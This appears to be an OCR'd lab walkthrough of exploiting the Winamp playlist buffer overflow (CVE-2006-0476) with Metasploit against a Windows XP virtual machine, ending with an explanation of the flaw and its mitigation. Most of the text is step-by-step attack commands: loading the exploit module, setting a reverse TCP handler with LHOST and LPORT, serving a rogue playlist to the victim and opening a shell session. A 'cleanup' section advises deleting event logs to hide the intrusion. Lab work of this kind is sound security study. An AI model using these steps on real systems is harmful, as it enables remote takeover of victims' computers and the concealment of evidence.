
<table>
<tr><th colspan="2">Setting up for the attack (Attack Computer)</th></tr>
<tr><td>Steps</td><td>Procedure</td></tr>
<tr><td>1.</td><td>1. On the attacker computer ensure the sql database is running and listening to specific ports.
2. Open a terminal in Kali by going to Application >> Terminal Emulator
3. Type the following command service postgressql start
4. Once the service starts type ss-ant
5. It should look like the image below
 
</td></tr>
<tr><td>2.</td><td>1. Launch Metasploit by typing the following command in the command prompt msfconsole</td></tr>
</table>



2. Once the Metasploit console has loaded we would need to locate the exploit. To locate the exploit enter the following command into the console

   search winamp_playlist_unc

3. Note down the name of the exploit:



4. In the next step we will execute the exploit

3.

1. To use the winamp_play_list_unc exploit enter the following command:


   use exploit/windows/browser/winamp_playlist_unc

2. You'll noticed the command prompt will change to the following:

```
msf > use exploit/windows/browser/winamp_playlist_unc
msf exploit(winamp_playlist_unc) >
```

3. We need to determine what has been setup for the exploit we can do this by runing the following command prompt:

   show options




4. Note down the following options as we will be changing these values:

   - **SRVHOST –**The Local host to listen on
   - **SRVPORT –** The local port to listen on
   - **LHOST –** The host address we are listening to
   - **LPORT –** The host port we are listening to

4.

1. This step we will change the values defined in the **show option** command we execute previously
2. First we must define our **SRVHOST & LHOST** normally these should be the IP address of our attacker's. We can obtain the IP by running the **ifconfig** statement. From our example our IP address is **192.168.156.130**



3. To set both **SRVHOST and LHOST** type the following commands:


   Set SRVHOST <ATTACKER IP ADDRESS>
   Set LHOST <ATTACKER IP ADDRESS>

4. Once we have defined the IP address we would need to define the port number we will be listening to. Since we want to load our rogue playlist on a HTTP server we will set our **SRVPORT** to port 80 by running the following command:

   Set SRVPORT 80

5. Next we will set our reverse TCP handler port which we will define as port 4444 in our attack by running the following command:

   Set LPORT 4444




6. Once we have finished configuring the parameter for the exploit we can run **show options** to ensure all values are there



7. Once we have confimed all the values to be there we can execute the exploit by running the following command:

   exploit


   The exploit will be loaded in the background; note down the URL since this URL will be used for the victim's computer in the next step.




Setting up the victim computer	
Steps	Procedure
1.	1. On the Windows XP virtual machine launch a web browser and enter the following URL: **http://192.168.156.130/zXYdffNr** This URL is randomly generated when you execute the exploit and will be different for everyone executing the exploit 2. Once on the webpage you'll be prompted to save a .pls file which contains the rogue playlist required for this exploit

	 3. Save this playlist somewhere you can easily execute in the next step
2.	1. Locate the playlist you just downloaded 

	2. Double click on the playlist 3. Your Winamp browser will pop up and the exploit is executed. 4. The next step we will continue with the attack


Carrying out the attack	
Steps	Procedure
1.	1. Since the attack was carried out in the previous step; we will move back to Metasploit to continue with the attack 2. You'll noticed Metasploit created sessions between our attacker computer and the victims computer  3. To list all open session, run the following command: **sessions –l** 4. Note down the session **ID**. This session **ID i**s used to to connect to our victim's computer




5. To access the victim's computer, type the following command

   sessions –i <id>

6. Congratulation you have successfully infiltrated your victim's computer. To validate whether or not you have infiltrated your victim's computer you can type **ipconfig** to validate the IP address. For example our victims IP address is **192.168.156.131.**




You can also do some exploring as well by typing **dir.**



Another way to validate you are on the victims computer you can enter the following command which will retrieve information about the victims computer:

sysinfo




Cleanup strategies:

There are many clean up strategies available on Metasploit. For this particular example we can clear all system events and get rid of any malicious programs in our case it's the Winamp playlist file. Since we have access to the system we can go in and delete the playlist f in addition we can go into the event logs and delete the trace of our presence as well.

Analyze our results:

In order for this exploit to work the playlist file must load a filename that is oversized in length. When we open the playlist file ".pls" we noticed each file field contains a long file name where some filename are greater then 128 character. This long file name is what cause a buffer overload in the Winamp application when it tries to load these filenames into the player. An example of the filename are below:



As per the National Vulnerability Database the only way to mitigate this attack is to update winamp from 5.2 to 5.3. In addition, disabling playlist file association is key as well which requires the user to modify the registry key in Windows.

This vulnerability proofs the importance of having the most updated software that patches vulnerabilities that your software might pose to your computer.

Buffer Overflow vulnerabilities

Buffer overflow vulnerabilities exploits the memory sections of a program or operating system. By writing to the memory passed the allocated range can cause the buffer overflow. In our case it appears the Winamp vulnerability is a buffer overflow vulnerability where it attempts to process the files in the playlist. However, the application fails to check the boundaries which the user supplied before it copied it to its predefined memory. Since the predefined memory is less then what was supplied it caused a buffer overflow.

In our case the buffer overflow successfully infiltrated the program and allowing Metasploit to inject codes that provided access to the victim's computer.

References:

[1] CVE-2006-0476 [Buffer overflow in Nullsoft Winamp 5.12 allows remote attackers to execute arbitrary code via a playlist (pls) file with a long file name (File1 field).] [Online] Available at: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-0476